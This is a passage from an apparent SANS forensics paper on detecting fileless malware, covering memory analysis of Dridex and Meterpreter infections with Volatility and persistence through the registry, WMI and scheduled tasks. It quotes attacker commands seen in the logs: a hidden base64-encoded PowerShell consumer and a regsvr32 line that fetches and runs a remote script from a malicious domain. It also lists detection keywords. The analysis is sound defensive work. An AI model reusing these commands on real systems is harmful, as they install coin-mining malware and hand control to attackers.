Using the plugin "`vol.py malfind -p 4692`", an irregularity was observed in the suspicious process svchost.exe (PID 4692). The memory protection is set to PAGE_EXECUTE_READWRITE which implies that manipulation in the memory has occurred. PAGE_EXECUTE_READWRITE memory protection can allow malware to allocate new memory sections to inject malicious codes to a process.

```
Process: svchost.exe Pid: 4692 Address: 0x6240000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x06240000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x06240010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x06240020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x06240030  00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 00   ................
```

Figure 14: The parent process of the suspicious svchost.exe has already been unlinked

For more contexts of the attack, program execution artifacts can also be checked. The screenshot below shows that the extracted shimache (AppCompatCache) data using the command "`vol.py shimcachemem`" which indicates that PSEXESVC.exe was executed in the machine. Which is close to the time when the malicious svchost.exe (PID 4692) was launched "2019-03-25 09:04:27". It gives an impression that svchost.exe (PID 4692) was most likely launched remotely via PsExec.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.




Figure 15: The parent process of the suspicious svchost.exe has already been unlinked

The final step would be to dump the suspected malicious process using the following commands:

- `vol.py procdump -p 4692 -D dump/`
- `vol.py vaddump -p 4692 -b 0x6240000 -D dump/`
- `vol.py vaddump -p 4692 -b 0x79c0000 -D dump/`




Figure 16: Dump the malicious svchost.exe process

The output of the dump process should look like this. At this point, reverse engineering (static or dynamic analysis) on the dump processes to extract more information can be performed. Alternately it can be submitted to the AV vendor for pattern creation (Behavior Monitoring or Memory Inspection Pattern). Performing a manual scan on the dump process shows an anti-malware scanner already detecting it.




Figure 17: AV detection on the dump process

Dridex Banking Trojan

DRIDEX, an info-stealer, which mainly targets influential online banking/financial institutions, has been known to be widely distributed via malspam through a document

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

attachment. For this example, the threat uses the Windows program winver.exe to camouflage itself as a legitimate process.




Figure 18: Dridex creates winver.exe process

Checking the properties of "winver.exe" process shows that it is legitimate based on its file path.




Figure 19: Dridex camouflage as winver.exe

Running the plugin "`vol.py pstree`" revealed that the process winver.exe (PID 3976) has a parent process of drd4.exe (PID 3568). It displays that the parent process drd4.exe (PID 3568) has exit on "2019-03-29 14:13:12" right after it spawned the winver.exe (PID 3976).




Figure 20: drd4.exe spawned winver.exe

Additionally, the plugin"`vol.py malfind -p 3976`" also revealed that the memory protection was set to PAGE_EXECUTE_READWRITE which can be an indication that memory manipulation has occurred on the process.

```
$ vol.py malfind -p 3976
Volatility Foundation Volatility Framework 2.6
Process: winver.exe Pid: 3976 Address: 0x48b0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6
```

Figure 21: winver.exe memory protection set to PAGE_EXECUTE_READWRITE

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

Dumping the suspicious process using the plugin "`vol.py procdump -p 3976 -D dump/`" and submitting to Virus Total confirmed that this is a malicious process.




Figure 22: winver.exe memory protection set to PAGE_EXECUTE_READWRITE

Using Volatility plugins "`ldrmodules`" and "`hollowfind`" did not reveal any additional information about the hollowed process. Possibly because these variants of DRIDEX and SOREBRECT may be using different API hooking, that is why it did not report any information.

4.1.2. Reflective DLL Injection

The attack that examined for Reflective DLL injection is Meterpreter shell which resides entirely in the memory. It allows an attacker to control a victim's computer by running a shell and establishing a communication channel back to the attacker's machine.

By executing the command "`vol.py netscan,`" it can be seen that the Meterpreter session is injected to "spoolsv.exe" with a process ID of 1148. As displayed, the connection uses port 4444 which is the default port number for Meterpreter shell.

```
Volatility Foundation Volatility Framework 2.6
0x13e42dcf0       TCPv4    192.168.4.83:49166          192.168.4.16:4444    ESTABLISHED      1148     spoolsv.exe
```

Figure 23: Meterpreter established through port 4444

Using the plugin "`vol.py malfind,`" an indication that the process spoolsv.exe (PID 1148) memory protection is set to PAGE_EXECUTE_READWRITE can also be observed. Thus an indication that a code injection have occurred.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.




Figure 24: spoolsv.exe memory protection set to PAGE_EXECUTE_READWRITE

For further validation, the suspicious process was dumped using "`vol.py vaddump -p 1148 -b 0x1eb0000 -D dump/`" and submitted to Virus Total for analysis.




Figure 25: Dump the malicious spoolsv.exe process

Take a look at the results of Virus Total; most of the AV vendors recognized the dumped process as malicious.




Figure 26: Virus Total detection of the extracted spoolsv.exe process

4.2. Detecting Fileless Persistence Techniques

Popular fileless persistence techniques employed by threat actors will now be explored. These techniques are used to gain back control in the event when the machine gets restarted or to re-compromise it if some of the components of the attack have been removed. Fileless persistence also abuses Windows built-in utilities to install malicious scripts and runs on certain conditions. Fileless techniques that get installed in the

© 2019 The SANS Institute Author retains full rights.

System's Registry, Windows Task Scheduler and Windows Instrumentation Management Service will also be discussed in more detail.

4.2.1. System's Registry

The Windows registry hives can be found in the following locations for Windows 7 or 10:

- C:\Windows\system32\config\system
- C:\Windows\system32\config\sam
- C:\Windows \system32\config\security
- C:\Windows \system32\config\software
- C:\Users\UserName\NTUSER.dat
- C:\Users\UserName\AppData\Local\Microsoft\Windows\ UsrClass.dat

For this example, the registry hive "**UsrClass.dat**" was extracted from a machine infected by Kovter trojan and used registry explorer tool to navigate through the registry and search for the fileless persistence. Searching for scripting application "mshta.exe," made it possible to locate the persistence installed in the registry. The following registry entries enable its automatic execution at every system startup.

`HKEY_CURRENT_USER\Software\Classes\{random key}\shell\open\command`




Figure 27: First malicious script installed in the registry

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`




Figure 28: Second malicious script installed in the registry

`HKEY_CURRENT_USER\Software\Classes\.{random extension}`

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.




Figure 29: Third malicious script installed in the registry


Searching for keywords such as “regsvr32”, “http”, “javascript”, “mshta”, “rundll32.exe” etc., can be an effective technique in searching for fileless persistence in the registry.

4.2.3. Windows Instrumentation Management Service

There are many ways to detect suspicious activities caused by WMI. Threat actors can leverage WMI in different ways. It can be used for reconnaissance, privilege escalation, lateral movement and a lot more. Detection of Malicious WMI entries used for malware persistence will be made possible. The following classes are the important components need to be monitored in a machine that has been compromised by a fileless threat that uses WMI for persistence.

WMI Object	Description
__EventFilter	Holds the condition to trigger the event.
__EventConsumer	It contains the persistence payload. It contains the instructions to execute the malicious script. The classes CommandLineEventConsumer and ActiveScriptEventConsumer hold the scripts to be executed.
__FilterToConsumerBinding	Responsible in connecting the classes and instances altogether.

As an example for WMI, a Cryptocurrency mining malware that leverages WMI for its fileless persistence mechanism is used. An infected machine will have a PowerShell instance running in the background which is responsible for downloading its components together with the cryptocurrency mining malware. The image below shows a malicious PowerShell script that installed WMI for malware persistence.



Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

Figure 30: PowerShell script that installed WMI malware persistence

Using PowerShell to detect Malicious WMI

It can easily be dismissed that PowerShell is a legitimate tool. PowerShell can be used to query specific WMI entries for forensic investigation. The WMI database is stored in "%SystemRoot%\System32\wbem\Repository\". Through PowerShell, queries can be done on the classes that fileless threats generally use and look for any suspicious entries (Tilbury, 2019).




Figure 31: WMI repository location

The command below queries the EventFilter class, which holds the condition to trigger the malicious WMI entry. The name of the malicious WMI Event Filter entry is "Windows Event Filter." Notice that it contains the query `SELECT * FROM __InstanceModificationEvent WITHIN 5600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'`, which uses a specified time interval to trigger the event.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
```

```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Windows Events Filter"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : ALICE-PC
__NAMESPACE      : ROOT\Subscription
__PATH           : \\ALICE-PC\ROOT\Subscription:__EventFilter.Name="Windows Events Filter"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : Windows Events Filter
Query            : SELECT * FROM __InstanceModificationEvent WITHIN 5600 WHERE TargetInstance ISA 'Win32_PerfFormattedD
                   ata_PerfOS_System'
QueryLanguage    : WQL
```

Figure 32: EventFilter condition

The WMI malicious script can be found in a situation of the CommandLineEventConsumer under the ROOT\subscription namespace. This is the persistence payload, which contains the instructions to execute when a condition is met. The malicious script has a name of "Windows Events Consumer," which makes it blend into the other WMI instances. Querying CommandLineEventConsumer revealed the based 64 encoded PowerShell script which is responsible for installing the cryptocurrency coin-miner.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

```
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```




Figure 33: EventConsumer Encoded PowerShell Scripts

Lastly, in order for all of the classes and instances to connect from one to another, the registration to __FilterToConsumerBinding is needed. __FilterToConsumerBinding associates __EventFilter with __EventConsumer classes. It concludes the cycle by relating the class and instances with each other, by checking what Windows event in __EventFilter will be executed concurrently with the script in __EventConsumer (Tancio, 2017).

```
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
```




Figure 34: EventFilter condition

Using Sysinternals Sysmon to detect WMI and PowerShell

Sysmon can monitor events in the machine and provides an array of information about the system's process chains, network activity and file modification/creation time. This tool can be useful for live response to detect suspicious activities in the machine. The process can start by installing Sysmon using the command "`sysmon.exe -accepteula -i.`"

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.

```
C:\Sysmon>Sysmon.exe -accepteula -i

System Monitor v9.01 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Figure 35: Sysmon.exe installation

Create an XML with the following information. This XML file will enable the WMI logging of Sysmon (Perez, 2017).

```
<Sysmon schemaversion="4.20">
 <HashAlgorithms>SHA1</HashAlgorithms>
 <EventFiltering>
 <WmiEvent onmatch='exclude'>
 </WmiEvent>
 </EventFiltering>
</Sysmon>
```

Load the configuration file by typing "`Sysmon.exe -c <xml file>`"

Example: `Sysmon.exe -c wmi_config.xml`

```
C:\Sysmon>Sysmon.exe -c wmi_config.xml

System Monitor v9.01 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.20
Configuration file validated.
Configuration updated.
```

Figure 36: Sysmon loading of WMI configuration file

Validate if the XML configuration file has been loaded by typing the command "`Sysmon.exe -c.`" It should contain the following information.

```
System Monitor v9.01 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                 Sysmon
 - Driver name:                  SysmonDrv
 - HashingAlgorithms:            SHA1
 - Network connection:           disabled
 - Image loading:                disabled
 - CRL checking:                 disabled
 - Process Access:               disabled

Rule configuration (version 0.00):
 - WmiEvent                      onmatch: exclude   combine rules using 'And'
 - WmiEvent                      onmatch: exclude   combine rules using 'And'
 - WmiEvent                      onmatch: exclude   combine rules using 'And'
```

Figure 37: Validate WMI monitoring is enabled

Through Event Viewer, the Sysmon logs at Applications and Service Logs | Microsoft | Windows | Sysmon | Operational can be seen. For this exercise, the Sysmon Event Logs were collected in "%SystemRoot%\System32\Winevt\Logs\." Using a tool called Event Logs Explorer, go to File>Open Log File>Standard and navigate to the event file name "Microsoft-Windows-SysmonOperational.evtx" then press open.

Buddy Tancio, buddy_tancio@trendmicro.com

© 2019 The SANS Institute Author retains full rights.




Figure 38: Use Event Logs Explorer to open Sysmon logs

The Sysmon logs revealed that it was successfully able to log the WMI entries used for fileless persistence.

Event ID	Description
19	WmiFilterEvent 2019-04-20 05:39:23.316 Created ALICE-PC\ALICE-PC "root\\cimv2" "Windows Events Filter" "SELECT * FROM __InstanceModificationEvent WITHIN 5600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
20	WmiConsumerEvent 2019-04-20 05:39:23.331 Created ALICE-PC\ALICE-PC "Windows Events Consumer" Command Line "powershell.exe -NoP -NonI -W Hidden -E JABwAGkAbgAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAG4AZQB0AHcAbwByAGsAaQBuAGYAbwByAG0AYQB0AGkAbwBuAC4AcABpAG4AZwANAAoAJABzAGUAPQBAACgAKAAnAHUAcABkAGEAdABlAC4ANwBoADQAdQBrAC4AYwBvAG0AJwApACwAKAAnAGkAbgBmAG8ALgA3AGgANAB1AGsALgBjAG8AbQAn (Base64 Encoded Strings)
21	WmiBindingEvent 2019-04-20 05:39:29.946 Created ALICE-PC\ALICE-PC "CommandLineEventConsumer.Name=\"Windows Events Consumer\"" "__EventFilter.Name=\"Windows Events Filter\""

4.2.2. Windows Task Scheduler

The Windows Task Scheduler is located at "C:\Windows\System32\Tasks". The folder can be collected to perform offline analysis. If performing a live response, a task scheduler can be opened by going to run and typing "taskschd.msc". In the image below, it shows that the task names "**WindowsLogTask**" and "**System Log Security Check**" have been created. The task name makes it seems to be a legitimate process, however checking the actions tab revealed that it executes the command "regsrv32 /u /s /i:hxxp://update.7h4uk.com:443/antivirus.php scrobj.dll". The task **"System Log Security Check"** triggers every 20 minutes as show in the image below.

© 2019 The SANS Institute Author retains full rights.




Figure 39: System Log Security Check scheduled task created

The task **"WindowsLogTasks"** triggers every system startup.




Figure 40: WindowsLogsTasks scheduled task created

Both scheduled tasks have the same goal which is to download and execute the file "antivirus.php," which will respawn the malicious PowerShell script that is responsible for installing the WMI scripts and the coin-mining malware.

Keep a close watch for Windows Event Logs

